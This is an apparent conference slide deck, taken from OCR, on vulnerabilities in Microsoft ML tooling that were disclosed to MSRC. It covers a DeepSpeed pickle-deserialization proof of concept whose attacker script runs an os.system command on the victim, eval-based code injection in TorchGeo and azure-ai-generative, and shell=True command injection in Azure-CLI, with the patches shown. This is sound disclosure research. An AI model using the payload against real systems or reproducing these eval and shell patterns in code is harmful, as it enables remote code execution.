Oversight #5: Torch.Distributed Differs

deepspeed


The *torch.distributed* package provides PyTorch support and communication primitives for multiprocess parallelism across several computation nodes running on one or more machines. The class `torch.nn.parallel.DistributedDataParallel()` builds on this functionality to provide synchronous distributed training as a wrapper around any PyTorch model. This differs from the kinds of parallelism provided by Multiprocessing package - torch.multiprocessing and `torch.nn.DataParallel()` in that it supports multiple network-connected machines and in that the user must explicitly launch a separate copy of the main training script for each process.

Enable Network Communication

[21] https://pytorch.org/docs/stable/distributed.html#basics

Oversight #5: Threat Model

deepspeed



Oversight #5: PoC Demo

deepspeed

Victim

```
pzhou@python-machine:~/DeepSpeed$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:6d:39:ff:c4  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.3.205  netmask 255.255.255.0  broadcast 192.168.3.255
        inet6 fe80::7e84:e69f:9e2:fb4b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e9:00:86  txqueuelen 1000  (Ethernet)
        RX packets 2355168  bytes 3443191099 (3.4 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 258849  bytes 17956066 (17.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18824  bytes 1213357 (1.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18824  bytes 1213357 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

pzhou@python-machine:~/DeepSpeed$ export GLOO_SOCKET_IFNAME=ens33
pzhou@python-machine:~/DeepSpeed$ export MASTER_PORT=29500
pzhou@python-machine:~/DeepSpeed$ ls /tmp/hacked
ls: cannot access '/tmp/hacked': No such file or directory
pzhou@python-machine:~/DeepSpeed$ cat victim.py
import deepspeed
import deepspeed.runtime.pipe.p2p as p2p

deepspeed.init_distributed(dist_backend="gloo", init_method="tcp://192.168.3.205:29500", r
ank=0, world_size=2, auto_mpi_discovery=False)
p2p.recv_obj(sender=1)
pzhou@python-machine:~/DeepSpeed$ ifconfig
```

Attacker

```
pzhou@littlepotato-Latitude-7490:~/bug-bounty/DeepSpeed/PoC$ ifconfig
eno1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether b8:85:84:c6:4d:25  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  memory 0x92d80000-92da0000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3339064  bytes 358227531 (358.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3339064  bytes 358227531 (358.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.3.169  netmask 255.255.255.0  broadcast 192.168.3.255
        inet6 fe80::959f:955c:40f5:93b0  prefixlen 64  scopeid 0x20<link>
        ether 48:5f:99:95:52:cf  txqueuelen 1000  (Ethernet)
        RX packets 8906344  bytes 3377747895 (3.3 GB)
        RX errors 0  dropped 36  overruns 0  frame 0
        TX packets 1671751  bytes 1243860835 (1.2 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

pzhou@littlepotato-Latitude-7490:~/bug-bounty/DeepSpeed/PoC$ export GLOO_SOCKET_IFNAME=wlp1s0
pzhou@littlepotato-Latitude-7490:~/bug-bounty/DeepSpeed/PoC$ export MASTER_ADDR=192.168.3.205
pzhou@littlepotato-Latitude-7490:~/bug-bounty/DeepSpeed/PoC$ cat attacker.py
import deepspeed
import deepspeed.runtime.pipe.p2p as p2p

class payload:
    def __reduce__(self):
        return (__import__('os').system, ("touch /tmp/hacked",))

deepspeed.init_distributed(dist_backend="gloo", init_method="tcp://192.168.3.205:29500", rank=1,
world_size=2, auto_mpi_discovery=False)
p2p.send_obj(msg=payload(), dest=0)
pzhou@littlepotato-Latitude-7490:~/bug-bounty/DeepSpeed/PoC$
```

Get the video at: https://zpbrent.github.io/pocs/deepspeed/remote_demo.mp4

Oversight #5: Local or Remote?

deepspeed

MSRC response

Hi Peng!

Thanks again for reporting this to us. After further investigation, we still found this to require access through the local network, as calling 192.168.x.x is not possible from the external internet. This access requires man-in-the-middle connection or guessing a wifi password, etc. which is why this is assessed as a low severity based on our bug bar.

Oversight #5: Local or Remote?


deepspeed

```
export MASTER_PORT=xxx
export GLOO_SOCKET_IFNAME=xxx
```

Maybe, some misunderstanding or the victims rarely use DeepSpeed like this way!

Oversight #5: Recall the 1-Click Trick

deepspeed



0-click local -> 1-click remote

[9] https://snyk.io/blog/visual-studio-code-extension-security-vulnerabilities-deep-dive/

Oversight #5: Idea to Remote PoC

deepspeed

Gloo/MPI/NCCL	Web Socket	Pickle String

Reverse Engineering


JavaScript

Payload

Oversight #6: TorchGeo for Geospatial Data

TorchGeo

```python
from torch.utils.data import DataLoader

from torchgeo.datamodules.utils import collate_fn_detection
from torchgeo.datasets import VHR10

# Initialize the dataset
dataset = VHR10(root="...", download=True, checksum=True)

# Initialize the dataloader with the custom collate function
dataloader = DataLoader(
    dataset,
    batch_size=128,
    shuffle=True,
    num_workers=4,
    collate_fn=collate_fn_detection,
)

# Training loop
for batch in dataloader:
    images = batch["image"]  # list of images
    boxes = batch["boxes"]  # list of boxes
    labels = batch["labels"]  # list of labels
    masks = batch["masks"]  # list of masks

    # train a model, or make predictions using a pre-trained model
```



TorchGeo: datasets, samplers, transforms, and pre-trained models for geospatial data

[21] https://github.com/microsoft/torchgeo

Oversight #6: Vulnerable Code

TorchGeo

```
102  def get_weight(name: str) -> WeightsEnum:
103      """Get the weights enum value by its full name.
104
105      .. versionadded:: 0.4
106
107      Args:
108          name: Name of the weight enum entry.
109
110      Returns:
111          The requested weight enum.
112      """
113      return eval(name)
```

[22] https://github.com/microsoft/torchgeo/blob/7500ee20f651e889e4028ae897d245b4ad9ef82e/torchgeo/models/api.py#L113

Oversight #6: Copy-and-Paste

TorchGeo

Removing eval in model weight API #2323

Merged adamjstewart merged 7 commits into `main` from `bugfix` on Sep 28

Conversation 5 · Commits 7 · Checks 18 · Files changed 2

calebrob6 commented on Sep 27 • edited — Member

Removing use of eval.

~~@nilsleh -- do you remember what the use case for eval was? If not, I say we replace all instances of `get_weight` with `get_model_weights` and remove `get_weight`~~. Nevermind, I understand it now.

`get_weight(...)` allows a user to pass a string "ResNet18_Weights.LANDSAT_ETM_SR_MOCO" and get back the object `ResNet18_Weights.LANDSAT_ETM_SR_MOCO` WeightEnum. Previously we did this with `eval("ResNet18_Weights.LANDSAT_ETM_SR_MOCO")` which is *bad*. This proposed fix simply iterates through all available WeightEnums to look for matches and has the benefit of raising an error that makes sense if there is no match (vs. the `eval(...)` which would do whatever).

adamjstewart commented on Sep 27 — Collaborator

Most of this API was copied from torchvision, let me check what their code looks like these days. ⇦

adamjstewart commented on Sep 27 — Collaborator

I wonder if we can use torchvision's `@register_model` decorator and remove this entire file. Timm also has a way to register models, although I don't know how compatible it is. But it would let us easily use our custom models in our trainers.

[23] https://github.com/microsoft/torchgeo/pull/2323

Oversight #6: Copy-and-Paste

TorchGeo


calebrob6 commented on Sep 28 — Member — Author

I looked at the torchvision version (https://github.com/pytorch/vision/blob/main/torchvision/models/_api.py#L108) and it seems more hacky than what I've implemented here. I updated the PR description with more details.

```
108  def get_weight(name: str) -> WeightsEnum:
118      try:
119          enum_name, value_name = name.split(".")
120      except ValueError:
121          raise ValueError(f"Invalid weight name provided: '{name}'.")
122
123      base_module_name = ".".join(sys.modules[__name__].__name__.split(".")[:-1])
124      base_module = importlib.import_module(base_module_name)
125      model_modules = [base_module] + [
126          x[1]
127          for x in inspect.getmembers(base_module, inspect.ismodule)
128          if x[1].__file__.endswith("__init__.py")  # type: ignore[union-attr]
129      ]
130
131      weights_enum = None
132      for m in model_modules:
133          potential_class = m.__dict__.get(enum_name, None)
134          if potential_class is not None and issubclass(potential_class, WeightsEnum):
135              weights_enum = potential_class
136              break
137
138      if weights_enum is None:
139          raise ValueError(f"The weight enum '{enum_name}' for the specific method couldn't be retrieved.")
140
141      return weights_enum[value_name]
```

[24] https://github.com/pytorch/vision/blob/main/torchvision/models/_api.py#L108

Oversight #7-9: Multiple Command Injection





```
75  def run_cli_cmd(cmd, retry=0, interval=0, should_retry_func=None):
76      '''Run a CLI command
77      :param cmd: The CLI command to be executed
78      :param retry: The times to re-try
79      :param interval: The seconds wait before retry
80      '''
81      import json
82      import subprocess
83
84      output = subprocess.run(cmd, shell=True, check=False,
85                              stderr=subprocess.PIPE, stdout=subprocess.PIPE)
86      logger.debug(output)
87      if output.returncode != 0 or (should_retry_func and should_retry_func(output)):
88          if retry:
89              time.sleep(interval)
90              return run_cli_cmd(cmd, retry - 1, interval)
91          err = output.stderr.decode(encoding='UTF-8', errors='ignore')
92          raise CLIInternalError('Command execution failed, command is: '
93                                 '{}, error message is: \n {}'.format(cmd, err))
94      try:
95          return json.loads(output.stdout.decode(encoding='UTF-8', errors='ignore')) if output.stdout else None
96      except ValueError as e:
97          logger.debug(e)
98          return output.stdout or None
```

[25] https://github.com/Azure/azure-cli/blob/29564830498870c401679e0059fddbbf5851f10c/src/azure-cli/azure/cli/command_modules/serviceconnector/_utils.py#L84

Oversight #7-9: Secure Cases in Codebase

Azure-CLI azdev



jsntcy commented on Aug 28 • edited — Member

Please use our centralized function `run_cmd` which is more safe instead of writing your own.
More details in https://github.com/Azure/azure-cli/blob/282c6e8f4358934094b512e29ae1421438de67aa/doc/cli_subprocess_guidelines.md#cli-centralized-subsystem-executing

@AllyW

1

⇩

Mitigating Security Vulnerability When Calling Subsystem Commands

There are several aspects of security practices that developers need to have in mindset to safeguard their cli modules from command injection attacks.

Cli Centralized Subsystem Executing

Azure cli provides a centralized function `run_cmd` adapted from official `subprocess.run`, with necessary argument covered and illegal input blocking enforced.

What developers need to do is:

1. `from azure.cli.core.util import run_cmd`
2. replace `subprocess.run` (or `Popen` or `check_call` or `check_output` or `call`) with `run_cmd`.
3. construct cmd args as array like: [executable, arg0, arg1, arg2, ...]

[26] https://github.com/Azure/azure-cli/pull/29798

Coordinated Disclosure with MSRC

Vul. / Tool@Version	MSRC Assessment			Patch
	Severity	Impact	Acknowledgement	
AFW / Prompt Flow@1.15.0	Moderate			promptflow/pull/3784
CMD Inject / Prompt Flow@1.15.0	**Important**	**RCE**	Online Service, Sep. 2024	promptflow/pull/3685
CMD Inject / Azure-CLI@2.63.0	**Important**	**LPE**	CVE-2024-43591	azure-cli/pull/29798
CMD Inject / AzDev@v0.1.77	**Important**	**RCE**	Online Service, Sep. 2024	azure-cli-dev-tools/pull/470
CMD Inject / Azure-CLI@2.64.0	Moderate		Online Service, Sep. 2024	azure-cli-extensions/pull/7983
Code Inject / Azure-AI-Generative@1.0.0b8	Moderate		Online Service, Sep. 2024	azure-sdk-for-python/pull/37297
Deserialization / DeepSpeed@0.15.1	Low		Online Service, Oct. 2024 (via ProtectAI)	DeepSpeed/pull/6547
CMD Inject / DeepSpeed@v0.15.1	Low		Online Service, Oct. 2024 (via ProtectAI)	
Code Inject / TorchGeo@v0.6.0	**Important**	**RCE**	CVE-2024-49048	torchgeo/pull/2323
Code Inject / Azure-AI-Generative@1.0.0b9	**Important**	**RCE**	Online Service, Oct. 2024	azure-sdk-for-python/pull/37678

Agenda

- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

Patch with Oversight #1

azure-ai-generative_1.0.0b8 ⇦

```
270             # Default stop to end token if not provided
271             if not stop:
272                 stop = []
273             # Else if stop sequence is given as a string (Ex: "["\n", "<im_end>"]"), convert
274             elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
275                 stop = eval(stop)
276             elif type(stop) is str:
277                 stop = [stop]
278             self.stop: List = stop  # type: ignore[assignment]
```

Patch

azure-ai-generative_1.0.0b9 ⇨

```
271             # Default stop to end token if not provided
272             if not stop:
273                 stop = []
274             # Else if stop sequence is given as a string (Ex: "["\n", "<im_end>"]"), convert
275             elif type(stop) is str and stop.startswith("[") and stop.endswith("]"):
276                 stop = ast.literal_eval(stop)
277             elif type(stop) is str:
278                 stop = [stop]
279             self.stop: List = stop  # type: ignore[assignment]
```

[26] https://github.com/Azure/azure-sdk-for-python/blob/azure-ai-generative_1.0.0b9/sdk/ai/azure-ai-generative/azure/ai/generative/synthetic/simulator/_model_tools/models.py#L276

Patch with Oversight #1

azure-ai-generative_1.0.0b7 ⇨ azure-ai-generative_1.0.0b8

```python
def parse_single_sample(response: dict, selected_metrics: dict) -> list:
    selected_label_keys = selected_metrics["safety_metrics"]
    parsed_response = []
    for key in response:
        harm_type = key.replace("_fairness", "_unfairness")
        if selected_label_keys[harm_type]:
            parsed_harm_response = {}
            try:
                harm_response = eval(response[key])
            except NameError as e:
                # fix the eval error if there's "true" in the response
                m = re.findall("name '(.+)' is not defined", str(e))
                if m:
                    for word in m:
                        response[key] = response[key].replace(word,
                                                              word.title())
                    harm_response = eval(response[key])
```


First report not cover

```python
def parse_single_response(response: dict) -> list:
    parsed_response = []
    for key in response:
        harm_type = key.replace("generic", "gpt")
        parsed_harm_response = {}
        try:
            harm_response = eval(response[key])
```

